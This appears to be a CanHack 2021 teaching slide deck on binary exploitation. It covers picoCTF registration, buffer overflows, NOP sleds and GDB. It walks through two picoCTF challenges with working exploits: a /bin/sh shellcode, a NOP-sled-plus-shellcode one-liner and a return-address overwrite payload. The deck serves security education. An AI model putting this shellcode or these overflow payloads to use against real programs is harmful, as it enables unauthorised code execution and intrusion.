# Binary Exploitation 201

CanHack 2021

February 17, 2020

# PicoCTF Registration - For teachers/supervisors

**Step 1:** Register first for CanHack as a Supervisor at DMZ.to/canhack if not already done so.

**Step 2:** After registering for a picoCTF account, log in to your account and register for CanHack 2021 event as a teacher.

# PicoCTF Registration - For teachers/supervisors

**Step 3:** There are TWO METHODS to assign students to classrooms

Go to Classroom Menu, Management Tab and create a new classroom.

Method 1: *Select “Batch Register Users”, this open will generate accounts (usernames, passwords) for the number of students you specify. The usernames can then be shared with your students and they can use this information to login.*

Method 2: *Students can create their own usernames and you can share an invite code with them to join your classroom.*

# PicoCTF Registration - For teachers/supervisors

**Step 4:** Collect all usernames and teams that your students will be using on the PicoCTF platform and fill out this excel template here: This template will have all the team names and the corresponding student's usernames.

**Step 5:** Upload the excel sheet with the team names and usernames.

The link to do this can be found here:

https://forms.gle/vFsxqavVx85DKkig9

# PicoCTF Registration - For students


**Step 1:** After registering for a picoCTF account, log in to your account and register for CanHack 2021 event as a student. If your teacher will be providing the usernames use the username and temporary password provided and update it.

**Step 2:** Once you have decided on the team you will join, allocate one teammate to create the team on the picoCTF platform. Under the profile section, students should see the team management section. ONE student from the team should create the desired team name and password.

**Step 3:** Once the team is created, other students can then go on their own profiles and sign into that team as well. (Once a team is joined you cannot leave the team or join another)

**Step 4:** Teams should inform their teachers, parents or supervisors of the usernames, and team names so their teacher, parent or supervisor can complete Step 4 above.

# What is Binary Exploitation




Binary exploitation involves taking advantage of a bug or vulnerability in order to cause unintended or unanticipated behaviour in the program.

Memory corruption is a common form of challenges seen in the Binary Exploitation category

# Buffer Overflows

- Violation of memory security
- A buffer is a specific area of memory that an application has access to, to hold temporary data
- When an application receives more input than it expects a buffer overflow occurs
- Buffer overflows allow access to memory locations beyond the applications buffer resulting in the program crashing
- This enables an attacker to inject their malicious code into this area of memory



8 bytes


| P | A | S | S | W | O | R | D | 1 | 2 |
|---|---|---|---|---|---|---|---|---|---|
| 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 |

# Buffer Overflow Continued..

- If an attacker understands how memory and binary works then they can craft a code that can be interpreted by the computer and executed
- If it overflows into an instruction, the computer might begin executing it
- Many programs that are written in C, C++ and in other languages are susceptible to these attacks
- They lack built-in protection against accessing data anywhere in memory space
- Don’t automatically check whether inputted data is within its bounds

# Dangerous C functions

1. strcpy (does not specify a maximum length while copying)
2. strncpy
3. strcat
4. printf
5. sprint (format string vulnerability)
6. scanf
7. fgets
8. gets
9. getws
10. memcpy
11. memmove



Attacker has overwritten the return address, which now goes to the location specified and executes the attackers code

Source: Wikipedia

# NOP Sled

- NOP means “No Operation”
- It is hard to find the exact location in memory of the pointer, one technique that is used is NOP
- Many Intel processors use 0x90 as a NOP command
- A string of 0x90 is known as a NOP sled
- Attackers abuse the NOP by inputting a NOP sled followed by malicious code
- The CPU ignores the NOP sled until it gets to the last one and executes the code in the next instruction (ie. the malicious code)

# Slippery Shellcode

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>

#define BUFSIZE 512
#define FLAGSIZE 128

void vuln(char *buf){
  gets(buf);
  puts(buf);
}

int main(int argc, char **argv){

  setvbuf(stdout, NULL, _IONBF, 0);

  // Set the gid to the effective gid
  // this prevents /bin/sh from dropping the privileges
  gid_t gid = getegid();
  setresgid(gid, gid, gid);

  char buf[BUFSIZE];

  puts("Enter your shellcode:");
  vuln(buf);

  puts("Thanks! Executing from a random location now...");

  int offset = (rand() % 256) + 1;

  ((void (*)())(buf+offset))();


  puts("Finishing Executing Shellcode. Exiting now...");

  return 0;
}
```

We input the shellcode and execute vuln

Vuln puts the shellcode into the buffer

Buffer is executed with the function pointer with an offset added

We need a way that doesn’t matter where it lands that it executes our shellcode

# Shell code

```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80
```

# Slippery Shellcode Solution

Write a program to print out NOP so it overrides the offset and executes the shellcode

```
(python -c "print '\x90' *256 + '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80'" ; cat) | ./vuln
```

# GDB- The GNU debugger

DB, the GNU Project debugger, allows you to see what is going on `inside' another program while it executes -- or what another program was doing at the moment it crashed.

GDB can do four main kinds of things (plus other things in support of these) to help you catch bugs in the act:

- Start your program, specifying anything that might affect its behavior.
- Make your program stop on specified conditions.
- Examine what has happened, when your program has stopped.
- Change things in your program, so you can experiment with correcting the effects of one bug and go on to learn about another.


Source: https://www.gnu.org/software/gdb/

# GDB commands

- type ‘gdb’ to start GDB.
- type quit or Ctrl-d to exit.

Full syntax here.

GDB with modular interface →



```
─── Output/messages ──────────────────────────────────────────────────────
17          for (i = 0; i < text_length; i++) {
─── Assembly ─────────────────────────────────────────────────────────────
 0x00005555555551ec  48 8b 45 f8     encrypt+103 mov    rax,QWORD PTR [rbp-0x8]
 0x00005555555551f0  48 01 d0        encrypt+107 add    rax,rdx
 0x00005555555551f3  31 ce           encrypt+110 xor    esi,ecx
 0x00005555555551f5  89 f2           encrypt+112 mov    edx,esi
 0x00005555555551f7  88 10           encrypt+114 mov    BYTE PTR [rax],dl
 0x00005555555551f9  48 83 45 f8 01  encrypt+116 add    QWORD PTR [rbp-0x8],0x1
 0x00005555555551fe  48 8b 45 f8     encrypt+121 mov    rax,QWORD PTR [rbp-0x8]
 0x0000555555555202  48 3b 45 e8     encrypt+125 cmp    rax,QWORD PTR [rbp-0x18]
 0x0000555555555206  72 bb           encrypt+129 jb     0x5555555551c3 <encrypt+62>
 0x0000555555555208  90              encrypt+131 nop
─── Breakpoints ──────────────────────────────────────────────────────────
[1] break at 0x00005555555552d9 in xor.c:56 for xor.c:56 hit 1 time
[2] break at 0x0000555555555199 in xor.c:13 for encrypt hit 1 time
[3] break at 0x000055555555521b in xor.c:27 for dump if i = 5
[4] write watch for output[10] hit 1 time
─── Expressions ──────────────────────────────────────────────────────────
password[i % password_length] = 101 'e'
text[i] = 32 ' '
output[i] = 69 'E'
─── History ──────────────────────────────────────────────────────────────
$$1 = 0x555555559260 "\f\032\v\a\v\006\022\004\032\001\037E": 12 '\f'
$$0 = 0x7fffffffef2c "hunter2": 104 'h'
─── Memory ───────────────────────────────────────────────────────────────
─── password ─────────────────────────────────────────────────────────────
0x00007fffffffef2c  68 75 6e 74 65 72 32 00 64 6f 65 73 6e 74 20 6c  hunter2·doesnt·l
─── text ─────────────────────────────────────────────────────────────────
0x00007fffffffef34  64 6f 65 73 6e 74 20 6c 6f 6f 6b 20 6c 69 6b 65  doesnt·look·like
0x00007fffffffef44  20 73 74 61 72 73 20 74 6f 20 6d 65 00 48 4f 53  ·stars·to·me·HOS
─── output ───────────────────────────────────────────────────────────────
0x0000555555559260  0c 1a 0b 07 0b 06 12 04 1a 01 1f 45 00 00 00 00  ···········E····
0x0000555555559270  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ················
─── Registers ────────────────────────────────────────────────────────────
    rax 0x000055555555926b     rbx 0x0000000000000000        rcx 0x0000000000000065
    rdx 0x0000000000000045     rsi 0x0000000000000045        rdi 0x00007fffffffef40
    rbp 0x00007fffffffec40     rsp 0x00007fffffffec00         r8 0x0000000000000003
     r9 0x00000000000a3330     r10 0x0000555555559010        r11 0x0000000000000030
    r12 0x00005555555550a0     r13 0x00007fffffffed60        r14 0x0000000000000000
    r15 0x0000000000000000     rip 0x00005555555551f9     eflags [ IF ]
     cs 0x00000033              ss 0x0000002b                 ds 0x00000000
     es 0x00000000              fs 0x00000000                 gs 0x00000000
```

# Overflow 1

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include "asm.h"

#define BUFFSIZE 64
#define FLAGSIZE 64

void flag() {
  char buf[FLAGSIZE];
  FILE *f = fopen("flag.txt","r");
  if (f == NULL) {
    printf("Flag File is Missing. please contact an Admin if you are running this on the shell server.\n");
    exit(0);
  }

  fgets(buf,FLAGSIZE,f);
  printf(buf);
}

void vuln(){
  char buf[BUFFSIZE];
  gets(buf);

  printf("Woah, were jumping to 0x%x !\n", get_return_address());
}

int main(int argc, char **argv){

  setvbuf(stdout, NULL, _IONBF, 0);
  gid_t gid = getegid();
  setresgid(gid, gid, gid);
  puts("Give me a string and lets see what happens: ");
  vuln();
  return 0;
}
```

Function called flag which prints out flag.txt

Vuln function is running gets (which is a function with a lot of security flaws)

Setvbuff - Buffer is set up

Privileges are raised so we can read the flag

Runs vulnerable function, which will show us the address it's jumped to

# Overflow 1 Solution

Trial and error to see how many characters are needed to override the jump address to the address we provide

```
(python -c "print 'A'*76+'\xe6\x85\x04\x08'") | ./vuln
```

# Mitigation against Buffer Overflow attacks

- IDS/IPS
- Secure code (boundary checking, input validation)
- Canary
- Mark areas of memory as NX/XD (No execution/execute disable), processor will not execute any code residing in any of these areas

# Resources

https://dmz.ryerson.ca/canhack-resource-hub

https://owasp.org/www-community/vulnerabilities/Buffer_Overflow

https://www.tenouk.com/Bufferoverflowc/Bufferoverflow2a.html

https://www.exploit-db.com/docs/english/13019-shell-code-for-beginners.pdf

https://github.com/Gallopsled/pwntools

https://tcode2k16.github.io/blog/posts/picoctf-2019-writeup/binary-exploitation/#solution

https://ctf.samsongama.com/ctf/index.html

# Thank You

Questions?

- Ensure you are registered for picoCTF 2021.
- Hacking the All-Female Prize: CanHack Cybersecurity Webinar for Girls
- CanHack launch event on Monday March 15 is mandatory